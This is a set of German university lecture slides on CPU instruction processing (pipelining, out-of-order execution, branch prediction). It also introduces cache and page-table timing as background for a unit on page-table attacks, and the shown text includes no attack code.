


X – Angriffe auf die Seitentabelle

Tobias Werner M. Sc.
Uni Bayreuth – Angewandte Informatik 3
Leibniz-FH Hannover

`tobias.werner.doz@leibniz-fh.de`



Einleitung

Heranführung

- Angenommen, man hat ein Betriebssystem mit virtueller Adressierung.
Was versteht man unter Speicherschutz und wie ist dieser realisiert?
- In einer Arztpraxis für Sportunfälle arbeiten zwei Ärztinnen, Alice und Bob.
Alice ist Theoretikerin und führt die Anamnese durch: Sie befragt Notfallpatienten nach dem Gesundheitszustand und nimmt eine Sichtprüfung der Verletzungen vor.
Falls ein Röntgenbild nötig ist, gibt sie dem technischen Spezialisten Bob Bescheid, der im Anschluss das Röntgengerät warmlaufen lässt und schließlich das Bild nimmt.
Angenommen, 70% der Patienten benötigen nach Erfahrungswerten ein Röntgenbild.
→ Wie könnte man das Vorgehen optimieren, um die Patienten schneller abzuhandeln?
→ Angenommen, ein Patient braucht doch kein Röntgenbild. Wo liegt der Nachteil?

Kompetenzen

- maschinennahe, hardware-basierte, automatische Parallelisierung verstehen
- IT-Angriffe zwischen Betriebssystems- und Hardwareebene kennenlernen


Vortragsübersicht

X – Angriffe auf die Seitentabelle

- Instruktionsverarbeitung
- Bekannte Angriffe
- Schutzmechanismen

Instruktionsverarbeitung (1)

Traditionelle Rechnerarchitektur




Von-Neumann-Architektur (ca. 1945):

- ein Rechner besteht aus einer *Recheneinheit* (*Central Processing Unit, CPU*), einem (Haupt-)Speicher und Peripheriegeräten (z. B. Drucker, Bildschirm)
- ein *Bus* (Kommunikationskanal, Wortherkunft unbekannt) verbindet CPU, Speicher und Peripherie
- die Recheneinheit besteht aus einem *Rechenwerk* (*Arithmetical Logic Unit, ALU*) und einem *Steuerwerk* (*Control Unit*), wobei das Steuerwerk die Berechnungen wählt und startet, die das Rechenwerk ausführt

Instruktionsverarbeitung (2)

Das Bus-System im Detail




- CPU nutzt spezielle Maschinenbefehle (z. B. `load`, `ld`, `store`, `st`), um Werte zwischen Speicherzellen und Registern hin- und herzukopieren
 - naive, veraltete Realisierung über einen *Adressbus* und einen *Datenbus*:
 - CPU wählt über Adressbus die Adresse der gewünschten Speicherzelle, dann lässt sich über den Datenbus die Speicherzelle lesen oder verändern
 - Zahl der Leitungen im Adressbus gibt Rahmenbedingungen für Adressen vor (d. h. feste Bit-Breite n für n -Bit-OS und maximal mögliche Adresse)

Instruktionsverarbeitung (3)

Naive Abarbeitung eines Maschinencode-Befehls

nach Von-Neumann-Architektur liegt Maschinencode wie normale Daten im Hauptspeicher
→ Maschinencodebefehle lassen sich wie Daten verarbeiten (z. B. zur Laufzeit verändern)



typisches Vorgehen zum Abarbeiten eines Gesamtprogramms:

- vollständiger Maschinencode wird zu Prozessstart in den Arbeitsspeicher geladen
- *Befehlszähler* (z. B. auch *Befehlszeiger*, *Instruction Pointer*, `$isp`) ist spezielles Register, welches die Adresse des nächsten Maschinencodebefehls vorhält
- Steuerwerk bedient Rechenwerk, um den Befehl zum Befehlszähler auszuführen
- Steuerwerk setzt Befehlszähler nach Abschluss des Befehls auf nächsten Befehl

Instruktionsverarbeitung (4)


Teilschritte der Befehlsabarbeitung

für die Abarbeitung eines Maschinencodebefehls sind mehrere Teilschritte nötig,

- z. B.:
1. *Instruction Fetch*: Befehl über Verweis in `$isp` aus dem Hauptspeicher laden
 2. *Instruction Decode*: Befehl dekodieren, Parameter nachladen, Register füllen
 3. *Execution*: Befehl in Rechenwerk ausführen
 4. *Write Back*: Ergebnisse zurückschreiben (z. B. in Register, Speicher, `$isp`)

hypothetisches Beispiel:

`add $r0, $r5, $r7` steht als 8 Byte im Hauptspeicher:



1. *Instruction Fetch*: hole *opcode* (*operation code*) in fester Größe (hier 4 Byte) über Bus zur CPU

2. *Instruction Decode*: opcode 43 heißt `add` mit drei Parametern zu je 1 Byte, also lade Parameter

3. *Execute*: berechne `$r0 + $r5` → 4. *Write Back*: aktualisiere `$r7`, erhöhe `$isp` um 8

Instruktionsverarbeitung (5)

Optimierung durch Pipelining

Beobachtung und Optimierung:

- während der naiven Abarbeitung eines Maschinencode-Befehls ist immer nur ein Teil der CPU beschäftigt (z. B. Steuerwerk, Dekodierer, Bus-Anbindung, Recheneinheit)
- verbessere den Durchsatz durch *Pipelining*: fange mit Teilschritten späterer Befehle gleichzeitig an (z. B. Dekodierung), ehe frühere Befehle abgeschlossen sind

Beispiel vierstufige Pipeline:

Befehl 1: ld \$r0, 0xFFFF0117
Befehl 2: add \$r6, \$r5, \$r9
Befehl 3: st \$r7, 0xFFFF0117

Stufe	$t = 1$	$t = 2$	$t = 3$	$t = 4$	$t = 5$	$t = 6$
1. Fetch	B1	B2	B3			
2. Decode		B1	B2	B3		
3. Execute			B1	B2	B3	
4. Write				B1	B2	B3

→ bis Abschluss Befehl 3 mit Pipelining $t = 6$ Taktzyklen statt $t = 12$ Taktzyklen ohne Pipeline

Instruktionsverarbeitung (6)

Grenzen des Pipelinings

Pipeline Hazard (dt. etwa Pipeline-Konflikt) als Problem:

ein Teilschritt eines späteren Befehls kann nicht ausgeführt werden, wenn für ein korrektes Ergebnis frühere Befehle die Pipeline schon abgeschlossen haben müssten

→ Pipeline Hazards sorgen für einen **Pipeline Stall** (dt. etwa Pipeline-Verzögern):
frühere Stufen der Pipeline werden angehalten, bis spätere Stufen der Pipeline ihre Berechnungen abgeschlossen haben

Beispiel:

Befehl 1: add \$r0, \$r1, \$r2
Befehl 2: st \$r2, 0xFFFF0117
Befehl 3: ld \$r7, 0xFFFF0117


Stufe	t = 1	t = 2	t = 3	t = 4	t = 5	t = 6	t = 7	t = 8
1. Fetch	B1	B2	X	X	B3			
2. Decode		B1	X	X	B2	X	X	B3
3. Execute			B1	X	X	B2	X	X
4. Write				B1	X	X	B2	X

Instruktionsverarbeitung (7)

Beispiel-Ursachen für Pipeline Hazards


Datenkonflikte:

eine Vorinstruktion rechnet ein Eingabedatum für eine nachfolgende Instruktion aus
(z. B. im Beispiel *Read-After-Write*, analog *Write-After-Read*, *Write-After-Write*)



Steuerkonflikte:

eine Instruktion verändert den Befehlszähler, so dass vorab unbekannt ist,
welche Instruktion als nächstes zu dekodieren ist



Instruktionsverarbeitung (8)

Optimierung durch Out-Of-Order-Execution

B1: <code>ld \$r0, 0xFFFF0117</code>
B2: <code>addc \$r0, 3, \$r7</code>
B3: <code>ld \$r1, 0xFFAE9713</code>
B4: <code>addc \$r5, 3, \$r6</code>
B5: <code>st \$r11, 0xEFEF4489</code>

Read-After-Write-Hazard,
relative Reihenfolge
muss beibehalten werden

keine Abhängigkeiten,
beliebige Reihenfolge
für korrektes Ergebnis

B1: <code>ld \$r0, 0xFFFF0117</code>
B3: <code>ld \$r1, 0xFFAE9713</code>
B5: <code>st \$r11, 0xEFEF4489</code>
B2: <code>addc \$r0, 3, \$r7</code>
B4: <code>addc \$r5, 3, \$r6</code>

zulässige Out-Of-Order-Execution
mit gleichem Ergebnis

Beobachtung und Optimierung:

- sequentielle Befehle mit Hazards eignen sich nicht für Pipelining
- zwei auseinanderliegende Befehle können trotzdem voneinander unabhängig sein
(z. B. wenn keiner der Befehle einen Teil der Eingabe für den anderen bereitstellt)
 - beliebige Umsortierung solcher Befehle ändert nichts am Ergebnis
 - Steuerwerk ordnet Befehle eines Programms bei *Out-Of-Order-Execution* neu an, um die Auslastung des Rechners (Bus, Rechenwerk, Steuerwerk) zu erhöhen

Instruktionsverarbeitung (9)

Konsequenzen für das Pipelining am Beispiel

B1: ld \$r0, 0xFFFF0117
B2: addc \$r0, 3, \$r7
B3: ld \$r1, 0xFFAE9713
B4: addc \$r5, 3, \$r6
B5: st \$r11, 0xEFEF4489

B1: ld \$r0, 0xFFFF0117
B3: ld \$r1, 0xFFAE9713
B5: st \$r11, 0xEFEF4489
B4: addc \$r5, 3, \$r6
B2: addc \$r0, 3, \$r7

Stufe	t = 1	t = 2	t = 3	t = 4	t = 5	t = 6	t = 7
1. Fetch	B1	B2	X	X	B3	B4	B5
2. Decode		B1	X	X	B2	B3	B4
3. Execute			B1	X	X	B2	B3
4. Write				B1	X	X	B2

Stufe	t = 1	t = 2	t = 3	t = 4	t = 5	t = 6	t = 7
1. Fetch	B1	B3	B5	B4	B2		
2. Decode		B1	B3	B5	B4	B2	
3. Execute			B1	B3	B5	B4	B2
4. Write				B1	B3	B5	B4

Instruktionsverarbeitung (10)

Auslastung bei bedingten Sprungbefehlen

Problembeispiel Branch-If-Equal:

Maschinencodebefehl `beqc $r, c, address` setzt `$isp` auf feste `address`, falls `$r` Wert `c` hat und Programm läuft dort weiter, sonst geschieht der direkt nächste Befehl nach `beqc`

→ Beispiel-C-Code: `if (input == 1) function();`

→ als Maschinencode: `beqc $r5, 1, 0x00AEFF17` *// variable input liegt in \$r5,
// erster Befehl für function()
// liegt bei Adresse 0x00AEFF17*

→ die CPU kennt zwar die angesprungene Stelle, weiß aber vor dem Befehl nicht, ob der Sprung ausgeführt wird (z. B. wenn `$r` Benutzereingabe enthält), oder ob es mit dem direkt folgenden Maschinencodebefehl weitergeht

→ Pipelining und Out-Of-Order-Execution müssen warten, bis `beqc` fertig ist

→ schlechte Auslastung der CPU

→ analog bei anderen, bedingten Anweisungen (z. B. `if`, `while`, `do`)

Instruktionsverarbeitung (11)

Lösungsansatz für Hardware-Optimierung von Sprungbefehlen

```
// Beispiel 1
void set_to_absolute(std::vector<float>& v)
{
    for (size_t i = 0; i < v.size(); ++i)    // diese Bedingung ist sehr oft true
    {
        if (v.at(i) < 0) v.at(i) = -v.at(i); // je nach Daten in v ist diese Bedingung
    }                                         // oft true, oft false, oder unvorhersagbar
}
```

```
// Beispiel 2
template <typename T> class vector
{
public:    T& at(size_t index)
        {
            // in typischen C++-Programmen wird diese if-Bedingung selten true
            if (index >= size_) throw std::out_of_range();
            return data_[index];
        }

private: size_t size_; T* data_; /* ... */
};
```

Beobachtung: bedingte Sprungbefehle haben manchmal eine Vorzugsrichtung, die eventuell erst während bei Ausführung erkennbar ist

Instruktionsverarbeitung (12)

Laufzeit-Sprungvorhersage

Branch Prediction (dt. Sprungvorhersage) für höhere Auslastung:

- ist ein bedingter Sprungbefehl auszuführen, schätze dessen Ausgang nach Heuristik
 - fülle die Pipeline bzw. Out-Of-Order-Execution opportunistisch mit Befehlen nach dem geschätzten Ausgang des bedingten Sprungs auf
- werte die Bedingung parallel zu den geschätzten Folgeoperationen aus
 - war die Schätzung korrekt, besteht kein Handlungsbedarf
 - war die Schätzung falsch, mache die fälschlichen Folgeoperationen rückgängig

Beispiel in C++-Code:

```
for (size_t i = 0; i < v.size(); ++i)
{ if (v.at(i) < 0) v.at(i) = -v.at(i); }
```

- angenommen, die **innere Bedingung** war für die meisten i bisher `true`
- führe einen Schleifendurchlauf jetzt beispielshalber für $i == 109$ durch
 - führe die **bedingte Berechnung** für $i == 109$ bereits aus (d. h. verändere `v.at(109)`), während die **innere Bedingung** zeitgleich noch geprüft wird
 - falls die **innere Bedingung** wider der Schätzung für $i == 109$ trotzdem `false` ergibt, mache die **bedingte Berechnung** rückgängig (d. h. setze `v.at(109)` zurück)

Instruktionsverarbeitung (13)


Heuristik für die Sprungvorhersage

Idee:

- schätze aus dem früheren Verhalten eines bedingten Sprungs dessen künftiges Verhalten
- nach Pareto-Prinzip liegt ein Großteil vom Rechenaufwand in wenigen, inneren Schleifen
→ Abschätzung ergibt nur für wenige, jüngst durchgeführte Sprünge Sinn

Implementierungskonzept:

- CPU ordnet über eine Lookup-Struktur den Befehlsadressen bedingter Sprungbefehle jeweils einen CPU-internen Zähler zu, der über die Sprungausgänge Buch führt (wenige Bit genügen, z. B. Werte -3 ... +4)
→ CPU aktualisiert diese Zähler selbständig je nach Programmverhalten zur Laufzeit (z. B. wert += 1, wenn der Sprung genommen wurde, wert -= 1 sonst)



ab 0x0AEF00AF	beq \$r1, \$r2, 0x0AEF0190
ab 0x0AEF00B7	beqc \$r4, c, 0x0AEF0190
ab 0x0AEF00BF	bgt \$r3, \$r8, 0x0AEF0190



Sprungbefehl	Zähler
0x0AEF00B7	-4
0x0BBEFA13	0
0x0AEF00AF	2

Vortragsübersicht

X – Angriffe auf die Seitentabelle

- Instruktionsverarbeitung
- Bekannte Angriffe
- Schutzmechanismen

Bekannte Angriffe (1)

Funktionales und nicht-funktionales Verhalten


```
// Beispiel 1      funktional:      k hat nach der letzten Anweisung den Wert 49
//                nicht-funktional: in welchen Registern liegen die Variablen i und j
int i = 17, j = 32;
int k = i + j;

// Beispiel 2      funktional:      h(f(), g()) gibt als letzten Wert 2 aus
//                nicht funktional: in C und altem C++ kann die Ausgabe fg2 oder gf2 sein
int f() { printf("f"); return 5; }
int g() { printf("g"); return -3; }
void h(int i, int j) { printf("%i", i + j); }
/* ... */
h(f(), g());
```

- *funktionales Verhalten* ist Verhalten (z. B. von Hardware, Sprachen, Funktionen), das durch eine Spezifikation festgelegt wird (z. B. was Rechnungen ergeben)
→ korrekte Programme verlassen sich auf funktionales Verhalten
- *nicht-funktionales Verhalten* (z. B. von Hardware, Sprachen, Funktionen) wird durch Spezifikationen nicht oder nur schwammig festgelegt (z. B. wie lange Rechnungen dauern)
→ Bug, wenn sich ein Programm auf nicht-funktionales Verhalten verlässt

Bekannte Angriffe (2)

Cache als Beispiel für nicht-funktionales Verhalten



Funktionsweise:

bei einem Zugriff auf eine virtuelle Adresse wird der Cache der CPU aktualisiert

→ steht das Datum zur Adresse schon im Cache, ist keine Aktion nötig

→ steht das Datum zur Adresse noch nicht im Cache, lädt die CPU das Datum sowie einige Nachbardaten (sog. *Cache Line*, z. B. 64 Byte) in den Cache, denn diese werden typischerweise bald gebraucht (z. B. Array durchgehen)

Inhalt vom Cache ist nicht-funktionales Verhalten:

ob ein Datum im Cache liegt, beeinflusst nur die Laufzeit von Zugriffsbefehlen

Bekannte Angriffe (3)

Seitentabelle als Beispiel für nicht-funktionales Verhalten

```
// OS teilt bei Bedarf neue Speicherseite zu,  
// Rückgabe von malloc ist virtuelle Adresse  
// auf neuer Seite  
int *array = static_cast<int*>(malloc(sizeof(int * 16)));
```

Seiten nach dieser Anweisung

```
// OS initialisiert ggf. den Rahmen erst beim ersten Zugriff,  
// je nachdem dauert ein Zugriff länger oder nicht  
array[0] = 0;    // dauert tendenziell länger, wenn Rahmen vorbereitet wird  
array[1] = 0;    // geht etwas schneller
```

FFFFFFFFh	
Prozess- adressraum	unbenutzt
...	
array[0]	allokiert
array	in Rahmen
00000000h	

grundsätzliche Funktionsweise:

bei einem Zugriff auf eine virtuelle Adresse übersetzt die CPU die Adresse mittels Seitentabelle in eine physische Adresse

- CPU und OS prüfen an dieser Stelle verschiedene Bedingungen (z. B. Zugriffsrechte)
- eine allokierte Seite (z. B. nach Systemaufruf `malloc`) bekommt erst beim ersten Zugriff tatsächlich einen Rahmen zugewiesen und vorbereitet (z. B. mit 0-Bytes in Speicher)

Inhalt der Seitentabelle ist zum Teil nicht-funktionales Verhalten:

ob ein Rahmen vorbereitet ist oder nicht beeinflusst nur die Laufzeit des Zugriffs

Bekannte Angriffe (4)

Beispiel erweiterte Seitentabelle:

Seitennummer	Rahmennummer	Alloc	Present	Used	Allow
...	...	...	...	...	...
00100010	00000000	0	0	0	000
00100011	00000000	1	0	0	001
00100100	01000111	1	1	1	001
00100101	00000000	1	0	1	001
...	...	...	...	...	...

- Alloc-Bit: Hat das OS dem Prozess Platz auf der Seite eingeräumt (z. B. mit `malloc`)?
- Present-Bit: Liegt die Seite gerade in dem Rahmen mit der gegebenen Nummer?
- Used-Bit: Hat der Prozess jemals Daten auf die Seite geschrieben?
- Allow-Bits: Flags für Zugriffsrechte (z. B. Lesen, Schreiben, andere Prozesse)

Folgerungen:

- Seitennummer 00100010 ist unbenutzt, Seitennummer 00100101 ist ausgelagert
- Seitennummer 00100011 wurde zugeteilt, hat aber keine Daten und keinen Rahmen
